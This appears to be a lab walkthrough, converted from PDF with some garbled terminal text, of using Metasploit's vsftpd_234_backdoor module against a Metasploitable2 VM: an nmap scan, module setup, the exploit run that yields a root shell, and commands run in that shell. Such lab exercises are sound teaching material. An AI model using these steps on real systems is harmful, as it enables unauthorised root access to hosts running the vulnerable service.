Metasploit Hacking

In today's task, we're going to hack the Metasploitable2 machine with Metasploit, targeting the **vsftpd service**.

Metasploitable will have 192.168.1.149/24 as its IP address.


First, let's scan Metasploitable with Nmap, in order to find the port attached to the ftp protocol.

```
(kali® kali)-[~]
$ sudo nmap -sS 192.168.1.149
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 07:33 EDT
Nmap scan report for 192.168.1.149
Host is up (0.0010s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
```

Port 21 will be our RPORT.

Now, with the command **msfconsole**, we'll open metasploit.

We'll use the command **search** together with the term **vsftpd** in order to find any exploits related to the service.



With this, we've got the vsftpd_234_backdoor exploit which will allow us to install a backdoor on metasploitable. Now we're going to see which options are available to configure so that we can launch the exploit.

We'll set the RHOSTS parameter to the 192.168.1.149 IP and we don't need to set the RPORT since it's already port 21 by default.

```
msf6 exploit(um
                                   ackdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
                             234 hackdoor) > show options
msf6 exploit(um
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
            Current Setting
                             Required Description
   Name
   CHOST
                                        The local client address
                              no
   CPORT
                                        The local client port
                             no
                                        A proxy chain of format type:ho
   Proxies
                             no
                                        The target host(s), see https:/
   RHOSTS
            192.168.1.149
                             yes
   RPORT
            21
                                        The target port (TCP)
                              yes
```

We can see that the RHOSTS has been successfully set.

Since we only have one payload, metasploit will default to it, without having to set it ourselves.

Now we'll launch the attack with the command exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.148:41121 → 192.168.1.149:6200) at 2024-05-20 07:45:38 -0400
```

It seems everything went according to plan, let's check quickly with an **ifconfig** command to see if we are inside the target host.

```
ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:76:0c:d9
    inet addr:192.168.1.149    Bcast:192.168.1.255    Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fe76:cd9/64    Scope:Link
    UP BROADCAST RUNNING MULTICAST    MTU:1500    Metric:1
    RX packets:1063 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1141 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:68412 (66.8 KB) TX bytes:65858 (64.3 KB)
    Base address:0×d020 Memory:f0200000-f0220000
```

Ifconfig gives us the IP address of metasploitable, confirming our success.

Now we will move to the root directory (/) and we will create a new directory inside of it named **test metasploit**.

```
cd //
pwd
cd /
pwd
mk dir test_metasploit
sh: line 11: mk: command not found
mkdir test_metasploit
ls
Mz~J@*I6R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Thanks to the Is command we can see which files and directories are present in the root directory. As we can see, we were successful in creating the new directory.